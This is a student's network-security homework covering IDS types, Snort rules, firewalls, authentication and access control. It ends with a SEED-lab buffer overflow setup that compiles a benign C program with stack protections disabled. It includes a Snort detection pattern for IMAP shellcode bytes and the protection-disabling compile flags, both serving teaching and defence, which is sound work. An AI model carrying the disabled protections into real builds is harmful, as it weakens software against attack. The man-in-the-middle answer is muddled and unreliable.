CMPE 209 – Network Security and Applications

Homework4

First Name: Harish

Last Name: Marepalli

SJSU ID: 016707314

Professor: Dr. Younghee Park

TABLE OF CONTENTS

1. **<u>Differences between Virus and Worm</u>:**

Both viruses and worms are types of malicious software that can infect computers, but there are some important differences between the two.

A virus is a piece of code or software that is designed to replicate itself by inserting its code into other programs or files on a computer. Once a virus infects a file, it can spread to other files and computers when those files are shared or transferred. Viruses are usually spread through email attachments, downloaded files, or infected websites. They can be very destructive and can cause a wide range of problems, from slowing down a computer to deleting important files.

A worm, on the other hand, is a self-replicating program that spreads over a network without needing to attach itself to a file or program. Worms typically spread through security vulnerabilities in operating systems or other software. They can be used to create botnets or to steal sensitive information, such as passwords or credit card numbers.

Answer in table form:

	Virus	**Worm**
Replication	Replicates by inserting its code into other files	Self-replicating program that spreads on its own.
Attachment	Requires attaching itself to a file or program	Spreads through network vulnerabilities
Spread	Spreads through shared files, downloads, or infected websites	Spreads over a network without user interaction.
Behavior	Can cause various problems, from slowdowns to file deletion	Can create botnets or steal sensitive information

2. **<u>Difference between host-based IDS and network-based IDS</u>:**

Host-based Intrusion Detection System (IDS) and Network-based Intrusion Detection System (IDS) are two types of security systems that are used to detect and respond to unauthorized activities or intrusions. Here's a detailed explanation of each with examples:

1. Host-based IDS (HIDS): Host-based IDS focuses on monitoring and analyzing activities that occur on individual host systems, such as servers, workstations, or laptops. It operates by examining system logs, monitoring file integrity, and analyzing system calls and network connections specific to the host. HIDS typically operates using software agents installed on each host system.

Example: Let's say you have a server hosting a critical database. A host-based IDS installed on that server would monitor activities such as logins, file modifications, and network connections specific to that server. If an unauthorized user gains access to the server or attempts to modify critical files, the host-based IDS will generate an alert and trigger a response, such as sending notifications or blocking the suspicious activity.

2. Network-based IDS (NIDS): Network-based IDS focuses on monitoring and analyzing network traffic flowing through network devices, such as routers, switches, or firewalls. It examines network packets, headers, and protocols to detect and identify potential intrusions or suspicious

activities occurring within the network. NIDS can be deployed in a passive mode, where it monitors traffic without actively interfering, or in an inline mode, where it actively blocks or filters malicious traffic.

Example: Suppose you have a network with multiple interconnected devices, and you deploy a network-based IDS sensor on a specific segment of the network. The NIDS sensor continuously monitors the network traffic passing through that segment. If it detects a network packet with suspicious characteristics or a known signature of a known attack, it generates an alert and triggers an appropriate response, such as logging the event, blocking the suspicious traffic, or notifying the network administrator.

Answer in table form:

	Host-based IDS (HIDS)	**Network-based IDS (NIDS)**
Focus	Monitors and analyzes activities on individual host systems	Monitors and analyzes network traffic flowing through devices
Scope	Specific to the host system being monitored	Covers the entire network or specific network segments
Monitoring method	Examines system logs, file integrity, system calls, etc.	Analyzes network packets, headers, and protocols
Deployment	Software agents installed on each host system	Deployed on network devices such as routers or switches
Examples	Monitoring logins, file modifications on a server	Analyzing network packets for detecting known attacks

3. <u>Difference between signature-based IDS and abnormal-based IDS</u>:

The difference between signature-based IDS and anomaly-based IDS lies in their approach to detecting and identifying intrusions or suspicious activities. Here's an explanation of each with their distinctions:

1. Signature-based IDS: Signature-based IDS, also known as rule-based IDS or pattern matching IDS, operates by comparing observed events or data against a database of known attack signatures or patterns. It looks for specific patterns or signatures that match known malicious activities. If a match is found, an alert is generated, indicating a potential intrusion or attack.

Example: Suppose a signature-based IDS has a database of known virus signatures. When the IDS scans incoming network traffic or files, it compares the data against its signature database. If it detects a match between the observed data and a known virus signature, it generates an alert to notify the administrator about the potential presence of the virus.

2. Anomaly-based IDS: Anomaly-based IDS, also referred to as behavior-based IDS or statistical anomaly detection, focuses on monitoring normal patterns of behavior within a system or network. It establishes a baseline of normal behavior and identifies deviations or anomalies from that baseline. Anomaly-based IDS looks for activities or behaviors that are statistically different or unusual compared to established norms.

Example: An anomaly-based IDS monitors network traffic and records typical network behavior over a period of time. It establishes thresholds for normal network traffic patterns, such as the number of connections, data transfer rates, or protocols used. If the IDS detects network traffic that significantly deviates from the established norms, such as an unusually high number of connection attempts or a sudden surge in data transfer, it generates an alert to indicate a potential anomaly or intrusion.

Answer in table form:

	Signature-based IDS	**Anomaly-based IDS**
Detection approach	Compares observed events against known attack signatures	Establishes a baseline of normal behavior
Focus	Matches patterns or signatures of known attacks	Identifies deviations or anomalies from the baseline
Database	Relies on a database of known attack signatures	Establishes thresholds for normal behavior
Detection coverage	Effective in identifying known threats	Can detect new or previously unknown attacks
Strengths	Precise detection of known attacks	Ability to detect novel or zero-day attacks
Limitations	Limited to known attack signatures	Potential for false positives from normal variances

4. Snort:

4.1. Explain Snort rules:

The provided Snort rules are used for detecting and alerting potential IMAP (Internet Message Access Protocol) buffer overflow attacks. Let's break down each part of the rules:

1. Rule 1:

activate tcp !$HOME_NET any-> $HOME_NET 143 (flags: PA; \content:"|E8C0FFFFFF|/bin"; activates: 1; \msg:"IMAP buffer overflow!";)

- **activate**: This keyword indicates that the rule is meant to activate another rule or set of rules when certain conditions are met.
- **tcp !$HOME_NET any -> $HOME_NET 143**: Specifies the network traffic flow. It checks for TCP traffic from any source IP to the destination IP within the defined HOME_NET network, on port 143 (the standard IMAP port).
- **(flags: PA; \content:"|E8C0FFFFFF|/bin";)**: Defines the specific conditions for activating the rule. In this case, it checks for TCP packets with the "PUSH" and "ACK" flags set (PA). It also looks for a specific content match of the hexadecimal string "|E8C0FFFFFF|/bin" within the packet payload. This content match is likely the signature of a known IMAP buffer overflow attack.
- **activates: 1;**: Specifies that this rule will activate another rule or set of rules with an ID of 1 when the conditions are met. This means that once the conditions in this rule are satisfied, the specified rule(s) will be activated for further analysis.
- **\msg:"IMAP buffer overflow!";**: Provides a human-readable message that will be included in the generated alert if the rule is triggered. In this case, it indicates that the alert is related to an IMAP buffer overflow.

2. Rule 2:

dynamic tcp !$HOME_NET any-> $HOME_NET 143 (activated_by:1; count: 50;)

- **dynamic**: This keyword is used to define a dynamic rule. Dynamic rules are dependent on another rule or set of rules for activation.
- **tcp !$HOME_NET any -> $HOME_NET 143**: Specifies the network traffic flow, similar to Rule 1.
- **(activated_by:1; count: 50;)**: Indicates that this dynamic rule is activated by Rule 1 (with ID 1). It also specifies that the dynamic rule should be triggered after the activating rule is matched 50 times. This is useful for controlling the frequency of alerts generated by the dynamic rule.

These Snort rules are designed to detect IMAP buffer overflow attacks. Rule 1 identifies the specific conditions that trigger the activation of another rule or set of rules. Rule 2 is a dynamic rule that is activated by Rule 1 and generates alerts based on the specified conditions after the activating rule is matched a certain number of times.

4.2. Design Snort rule to prevent TCP SYN Flooding attack:

Snort is an open-source intrusion detection and prevention system (IDS/IPS) that is widely used for network security monitoring. It analyzes network traffic in real-time, detects potential threats or attacks, and generates alerts or takes action to prevent them.

Snort rule example to prevent TCP SYN Flooding attacks:

alert tcp any any -> $HOME_NET any (flags: S; threshold: type both, track by_src, count 100, seconds 10; msg: "TCP SYN Flood detected"; sid: 100001; rev: 1;)

Explanation of the rule:

- **alert**: Specifies that an alert should be generated if the condition is met.
- **tcp any any -> $HOME_NET any**: Defines the network traffic flow. It looks for TCP packets from any source IP and any source port to any destination IP within the defined HOME_NET network.
- **(flags: S;)**: Checks for TCP packets with the SYN flag set, indicating the initiation of a TCP connection.
- **threshold: type both, track by_src, count 100, seconds 10;**: Defines a threshold to detect SYN Flood attacks. It specifies that both source IP and destination IP addresses should be tracked. If 100 or more SYN packets are received from the same source IP within a 10-second window, the rule will trigger.
- **msg: "TCP SYN Flood detected";**: Provides a human-readable message that will be included in the generated alert.
- **sid: 100001;**: Specifies a unique identifier for the rule.
- **rev: 1;**: Indicates the revision number of the rule.

This Snort rule is designed to detect TCP SYN Flood attacks, which involve overwhelming a target system by sending a large number of SYN packets without completing the TCP handshake process. The rule tracks the number of SYN packets received from each source IP within a specific time window and generates an alert if the threshold is exceeded. Upon detection, appropriate actions can be taken to mitigate the attack, such as rate limiting or implementing SYN cookies.

5. **Defense methods against Buffer Overflow attacks:**

The defenses against buffer overflow attacks are:

1. Input Validation and Bounds Checking:

   Implementing proper input validation and bounds checking is a fundamental defense against buffer overflow attacks. This involves carefully validating and sanitizing user input to ensure it conforms to expected boundaries and formats. By enforcing input length limits and checking array boundaries, developers can prevent buffer overflows from occurring. Additionally, using secure coding practices and language features that automatically handle buffer overflow checks, such as safe string functions, can provide an added layer of protection.

2. Address Space Layout Randomization (ASLR):

   ASLR is a defense technique that randomizes the memory layout of a process, making it difficult for attackers to predict the memory addresses of specific functions or variables. By randomizing the address space, ASLR reduces the predictability of memory locations and makes it harder for attackers to exploit buffer overflow vulnerabilities. This mitigation technique adds an extra hurdle for attackers, as they need to guess or discover the correct addresses to successfully exploit a buffer overflow vulnerability.

3. Writing Correct Code:

   Writing correct and secure code is an essential defense method against buffer overflow attacks. By following secure coding practices, developers can significantly reduce the likelihood of introducing vulnerabilities that can be exploited for buffer overflows. Some key principles to consider include:

   a. Input Validation: Thoroughly validate and sanitize user input to ensure it meets expected criteria, such as length limits and expected data types. Reject or sanitize any input that exceeds the expected boundaries.

   b. Proper Memory Allocation: Allocate memory dynamically and ensure that the allocated memory is sufficient to hold the expected data. Use functions that automatically handle memory allocation and bounds checking, such as **strncpy()** instead of **strcpy()**.

   c. Use Secure Functions: Utilize secure string manipulation functions, such as **strncpy()** or **strncat()**, that allow developers to specify the maximum number of characters to copy or concatenate, thereby preventing buffer overflows.

4. Non-executable Buffers:

   Enforcing non-executable buffers is another defense mechanism against buffer overflow attacks. Modern operating systems and processors support memory protection mechanisms that allow the marking of certain memory regions as non-executable. By designating buffers as non-executable, even if an attacker manages to overflow a buffer and inject malicious code, the processor will prevent the execution of that code from the buffer.

These defense methods, when combined, can significantly reduce the risk of buffer overflow attacks. It is important to implement a layered approach to security, incorporating secure coding practices, input validation, and additional security measures such as ASLR, to enhance the overall security posture of an application or system.

6. **Difference between packet-filtering firewalls, stateful inspection firewalls, circuit-level firewalls, and application firewalls:**

The difference between packet-filtering firewalls, stateful inspection firewalls, circuit-level firewalls, and application firewalls are as below:

Packet-Filtering Firewalls: Packet-filtering firewalls operate at the network layer (Layer 3) of the OSI model. They examine the headers of individual packets, such as source and destination IP addresses, port numbers, and protocol types, to make filtering decisions. These firewalls compare packet header information against a set of predefined rules or filters and either allow or deny the packet based on those rules. Packet-filtering firewalls are efficient and provide basic security, but they lack the ability to inspect packet content beyond the header information.

Stateful Inspection Firewalls: Stateful inspection firewalls combine packet filtering with the ability to track the state of network connections. These firewalls not only inspect packet headers but also keep track of the state and context of each network connection. They maintain a state table that records the status and details of each connection, allowing them to make more intelligent filtering decisions. Stateful inspection firewalls can determine if a packet is part of an established connection or a new connection attempt, providing better security and flexibility compared to packet-filtering firewalls.

Circuit-Level Firewalls: Circuit-level firewalls, also known as proxy firewalls, operate at the session layer (Layer 5) of the OSI model. These firewalls act as intermediaries between client and server connections. Instead of inspecting individual packets, circuit-level firewalls establish a separate connection with the client and another separate connection with the server. They act as a relay, monitoring the connection setup and tear-down process, and verifying that the connection is valid based on the firewall's security policy. Circuit-level firewalls can provide enhanced security by isolating internal networks from external connections and hiding internal IP addresses.

Application Firewalls: Application firewalls operate at the application layer (Layer 7) of the OSI model. These firewalls analyze the contents of packets beyond just the header information. They inspect the payload or data within the packet and perform deep packet inspection to understand the application-layer protocols and detect potential threats or attacks specific to the application being used. Application firewalls are aware of the semantics of various protocols and can apply specific security rules or policies tailored to each application. They can protect against application-level vulnerabilities, such as SQL injection or cross-site scripting (XSS), providing a high level of security for specific applications or services.

Answer in table form:

	Packet-Filtering Firewalls	**Stateful Inspection Firewalls**	**Circuit-Level Firewalls**	**Application Firewalls**
OSI Layer	Network Layer (Layer 3)	Network Layer (Layer 3)	Session Layer (Layer 5)	Application Layer (Layer 7)
Filtering Criteria	Packet headers	Packet headers and connection state	Connection setup /tear-down	Packet payloads and application-layer protocols
Level of Inspection	Limited (header information)	Moderate (header and connection state)	Moderate (connection setup/ tear-down)	Deep (packet payloads and application protocols)
Security Flexibility	Basic	Enhanced	Enhanced	High
Connection Tracking	No	Yes	No	No
Application Awareness	No	No	No	Yes
Protection Against	Network-level attacks	Network-level attacks	Network-level attacks	Application-level attacks
Examples	IPTables, Access Control Lists (ACLs)	Cisco ASA, Check Point Firewall	Squid Proxy	ModSecurity, AppWall

7. **Three-message mutual authentication protocol vulnerability**:

No, the modified protocol you described is not secure. The modified protocol is vulnerable to a man-in-the-middle (MITM) attack.

Here is how a man-in-the-middle attack would exploit the protocol:

1. Alice initiates contact with Bob by sending "I'm Alice" to establish a connection.
2. An attacker, intercepts the communication between Alice and Bob, inserting himself/herself as a "man in the middle."
3. Attacker impersonates Bob and sends a message to Alice pretending to be Bob.
4. Alice receives the message from attacker, believing it to be from Bob, and generates a random challenge "R".
5. Alice encrypts the challenge with what she believes is Bob's key and sends "R, KAlice-Bob{R}" back to attacker.
6. Attacker intercepts the message from Alice, decrypts it using his/her own key, and obtains the challenge "R".
7. Attacker now has the challenge and can generate his/her own response, encrypting it as "RAttacker-Bob{R}".
8. Attacker sends "RAttacker-Bob{R}" to Bob, pretending to be Alice.

9. Bob receives the message from attacker, believing it to be from Alice, and decrypts it using his key. Bob thinks the challenge is "R" and generates his own response, encrypting it as "RBob-Alice{R}".
10. Attacker intercepts the response from Bob, decrypts it, and gains knowledge of the shared secret "R".

At this point, attacker has successfully performed a man-in-the-middle attack, obtaining the shared secret "R" without the knowledge of Alice or Bob. Attacker can now impersonate both Alice and Bob, compromising the security and integrity of their communication.

To protect against man-in-the-middle attacks, it is crucial to establish a secure and authenticated channel between Alice and Bob. This can be achieved using techniques like secure key exchange protocols (e.g., Diffie-Hellman), digital signatures, or certificates to verify the identity of the communicating parties. These mechanisms ensure that the parties can authenticate each other and establish a secure communication channel that protects against impersonation and eavesdropping by attackers.

8. Remote User Authentication Protocol:

The protocols are:

1. Password-based Authentication:

- Description: In this protocol, the user provides a password to the remote system, which is then compared with the stored password.
- Defense against replay attacks: To defend against replay attacks in password-based authentication, the server can employ the following measures:
    - Implementing a challenge-response mechanism: The server can generate a random challenge and send it to the client. The client then combines the challenge with the password to compute a response. The response is unique to that specific challenge and cannot be reused in subsequent login attempts.
    - Using timestamps: The server can include a timestamp in the challenge or as part of the authentication process. The server verifies that the timestamp is recent, ensuring that the authentication request is not a replay of an older message.

2. One-Time Password (OTP) Authentication:

- Description: OTP authentication generates a unique password for each login attempt, valid for that specific session only.
- Defense against replay attacks: To defend against replay attacks in OTP authentication, the following measures can be employed:
    - Incorporating a challenge-response mechanism: The server can generate a random challenge and send it to the client. The client combines the challenge with the OTP to create a response that is unique to that specific challenge and session. The server verifies the response and ensures that it corresponds to the expected challenge.
    - Using time synchronization: Time-based OTPs change frequently, typically every 30 or 60 seconds. The server and client must be synchronized in terms of time to ensure the proper

validation of OTPs. Replay attacks are mitigated because the OTPs quickly become invalid.

3. Public Key Infrastructure (PKI) Authentication:

- Description: PKI authentication utilizes asymmetric encryption and digital certificates to verify the authenticity of remote users.
- Defense against replay attacks: To defend against replay attacks in PKI authentication, the following measures can be implemented:
    - Including a nonce: The server can include a unique nonce (a random value) in the authentication challenge. The client signs the challenge, including the nonce, with its private key. The server verifies the signature and the uniqueness of the nonce, ensuring that the authentication response is not a replayed message.
    - Using timestamps: The server can include a timestamp in the authentication challenge. The client signs the challenge, including the timestamp, with its private key. The server verifies that the timestamp is recent and that the authentication response is not a replay of an older message.

4. Challenge-Response Authentication:

- Description: Challenge-response authentication involves the server sending a random challenge to the client, and the client responding with a computed response.
- Defense against replay attacks: To defend against replay attacks in challenge-response authentication, the following measures can be employed:
    - Using a one-time challenge: The server can generate a unique challenge for each authentication attempt. The client computes a response based on the challenge and other parameters, ensuring that the response cannot be reused for subsequent authentication attempts.
    - Employing timestamps or sequence numbers: The server can include a timestamp or a sequence number in the challenge. The client includes the timestamp or sequence number in the response, and the server verifies its freshness and uniqueness to detect and prevent replay attacks.

Challenge Response Protocols for Remote User Authentication:

1. Protocol for a Password:

- Password-based Authentication Protocol (e.g., Username-Password Protocol): The user provides a username and a corresponding password to the remote system. The server verifies the provided credentials against its stored database of usernames and hashed passwords.
- Defense against replay attacks: To defend against replay attacks in a password-based authentication protocol, you can incorporate the following measures:
    - Challenge-Response Mechanism: The server can generate a random challenge and send it to the client. The client combines the challenge with the password to compute a response. The response is unique to that specific challenge and cannot be reused in subsequent login attempts.
    - Timestamps: The server can include a timestamp in the challenge or as part of the authentication process. The server verifies that the timestamp is recent, ensuring that the authentication request is not a replay of an older message.

2. Protocol for a Token:

- One-Time Password (OTP) Authentication Protocol: A token is typically a hardware device or a mobile application that generates a unique password (OTP) for each login attempt. The server and the token are synchronized, and the generated OTP is verified by the server during the authentication process.
- Defense against replay attacks: To defend against replay attacks in a token-based authentication protocol, you can employ the following measures:
  - Time-Synchronized Tokens: The token and the server need to be time-synchronized. The token generates one-time passwords (OTPs) that change at fixed time intervals (e.g., every 30 seconds). The server validates the received OTP by checking its validity within a certain time window. This ensures that OTPs quickly become invalid, preventing replay attacks.

3. Protocol for Static Biometric:

- Biometric Authentication Protocol: In a static biometric protocol, such as fingerprint recognition, the user's biometric data (e.g., fingerprint image) is captured and stored during enrollment. During authentication, the user's presented biometric sample is compared against the stored template using matching algorithms to determine a match or non-match.
- Defense against replay attacks: Defending against replay attacks in static biometric protocols can be challenging since the captured biometric data remains constant. However, you can consider the following measures:
  - Liveness Detection: Implement liveness detection mechanisms to verify that the presented biometric sample is from a live person and not a replayed recording. This can involve requiring the user to perform specific actions during the biometric capture process, such as blinking or speaking certain phrases.
  - Challenge-Response Mechanism: Similar to other protocols, you can incorporate a challenge-response mechanism where the server sends a random challenge to the client, and the client combines the challenge with the biometric data to compute a response. The response is unique to that specific challenge and prevents replay attacks.

4. Protocol for Dynamic Biometric:

- Continuous Authentication Protocol: Dynamic biometric protocols involve the continuous monitoring and authentication of a user's biometric traits over time. For example, in a voice recognition system, the user's voice is continuously analyzed and compared against the enrolled voice model to provide ongoing authentication.
- Defense against replay attacks: Defending against replay attacks in dynamic biometric protocols can involve the following measures:
  - Continuous Authentication: Instead of relying solely on a single biometric sample, continuous authentication involves continuously monitoring and analyzing the dynamic biometric traits over time. The system can compare the ongoing biometric patterns to ensure consistency and detect any discrepancies that may indicate a replay attack.
  - Time-based Verification: Timestamps can be used to ensure the freshness of the received dynamic biometric data. The server can compare the timestamps of the received data with a certain time window to prevent replay attacks.

9. DAC, MAC, RBAC, and ABAC:

1. DAC (Discretionary Access Control): Users have discretion over granting or restricting access to resources they own, allowing them to set permissions for other users. Access decisions are based on the identity of the subject and the permissions assigned by the owner.
2. MAC (Mandatory Access Control): Access decisions are determined by a system-defined security policy, enforced by the operating system or security mechanisms. Users have limited control over access, as permissions are based on predefined security labels and rules.
3. RBAC (Role-Based Access Control): Access is granted based on predefined roles, where permissions are associated with roles rather than individual users. Users are assigned roles based on their job functions, simplifying administration and access control management.
4. ABAC (Attribute-Based Access Control): Access decisions are based on attributes of the subject, resource, environment, and potentially other contextual information. Policies use these attributes to define access rules, enabling more fine-grained and dynamic access control based on specific conditions or attributes.

Differences:
DAC allows owners to control access based on their discretion, MAC enforces strict hierarchical access levels based on system-defined rules, RBAC grants access based on predefined roles, and ABAC considers attributes and contextual information for dynamic access control decisions. DAC is user-centric, MAC is system-centric, RBAC simplifies administration, and ABAC offers fine-grained control.

10. Firewall Policies in the Packet-Filtering Firewall:

Please explain the firewall policies in the packet-filtering firewall. And then, extend the policies to include source port numbers and flag options for the firewall policies. You can add anything in the current policies.

Rule	Direction	Src address	Dest address	Protocol	Dest Port	Action
1	In	External	Internal	TCP	25	Permit
2	Out	Internal	External	TCP	>1023	Permit
3	Out	Internal	External	TCP	25	Permit
4	In	External	Internal	TCP	>1023	Permit
5	Either	Any	Any	Any	Any	Deny

Ans:
In a packet-filtering firewall, the firewall policies define how incoming and outgoing packets are filtered and controlled. The packet filtering firewall's firewall policies are made to permit or disallow traffic according to its direction, source, destination addresses, and protocol. Firewall traffic can be further restricted by modifying these policies to include source port numbers and flag options.
For instance, the policy could be modified to permit only TCP traffic with the SYN flag set coming from internal sources and going to external destinations. This would allow through only data that is actively trying to establish a connection with a different flag.
The firewall policies can be fine-tuned by using source port numbers and flag options to permit only the traffic that is required and block any traffic that could be harmful. The initial set of policies provided can be extended to include source port numbers and flag options as follows:

Rule	Direction	Src add.	Dest add.	Protocol	Dest port	Src port	Flag	Action
1	In	External	Internal	TCP	25	>1023	SYN	Permit
2	Out	Internal	External	TCP	>1023	25	ACK	Permit
3	Out	Internal	External	TCP	25	>1023	SYN	Permit
4	In	External	Internal	TCP	>1023	25	ACK	Permit
5	Either	Any	Any	Any	Any	Any	---	Deny


By adding the source port numbers and flag options to the firewall policies, you can further specify and control the allowed traffic based on these additional parameters.

We can also add Any values for Source port and flag. The "Any" value for source port and flags means that any source port number and any TCP flag options are permitted for the specified rules. This extended policy set provides more granular control over the permitted network traffic based on specific source ports and flag configurations.

11. <u>Buffer Overflow Attack</u>:

1. General Buffer overflow attack:


a. First, we take a normal code to see what the stack looks like. It has one function which takes three parameters and has two buffers inside it. Figure 1 shows the normal buffer overflow code. In this code, we attempt to bypass the assignment statement by calling a method named “function” from the main function. When the method is called, the parameters are stored on the stack along with the return address, saved frame pointer, and local variables like buffer1 and buffer2, which are also pushed onto the stack.


SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Text Editor
May 20 20:04
Open
BufferOverFlow_NormalCode.c
~/Documents/CMPE_209/Assignment4
Save

```
/*
In this example of a buffer overflow, we attempt to bypass the assignment statement by calling a method named "function" from the main function. When the method is called, the parameters are stored on the stack along with the return address, saved frame pointer, and local variables like buffer1 and buffer2, which are also pushed onto the stack.
*/

#include<stdio.h>

void function (int a, int b, int c)
{
        char buffer1[5];
        char buffer2[10];
}

void main()
{
        int x;
        x = 0;
        function(1,2,3);
        x = 1;  //Bypass the assignment statement 'x = 1' by lauching the attack
        printf("%d\n",x);
}
```

Figure 1

b. Figure 2 shows the compilation of the above code.



```
seed@Harish_CMPE209:~/.../Assignment4$gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -fno-stack-protector -static -m32 -o BufferOverFlow_NormalCod
e BufferOverFlow_NormalCode.c
seed@Harish_CMPE209:~/.../Assignment4$
```

Figure 2

c. Figure 3 shows the file that got created with the same name as the C file after the compilation.




SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Files
May 20 20:08
Home
Documents
CMPE_209
Assignment4
Recent
Starred
Home
Desktop
Documents
Downloads
BufferOver Flow_ NormalC...
BufferOver Flow_ NormalC...

Figure 3


d. Figure 4 shows the running of the code which prints ‘1’ as the output.



```
seed@Harish_CMPE209:~/.../Assignment4$gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -fno-stack-protector -static -m32 -o BufferOverFlow_NormalCod
e BufferOverFlow_NormalCode.c
seed@Harish_CMPE209:~/.../Assignment4$
seed@Harish_CMPE209:~/.../Assignment4$
seed@Harish_CMPE209:~/.../Assignment4$
seed@Harish_CMPE209:~/.../Assignment4$./BufferOverFlow_NormalCode
1
seed@Harish_CMPE209:~/.../Assignment4$
```

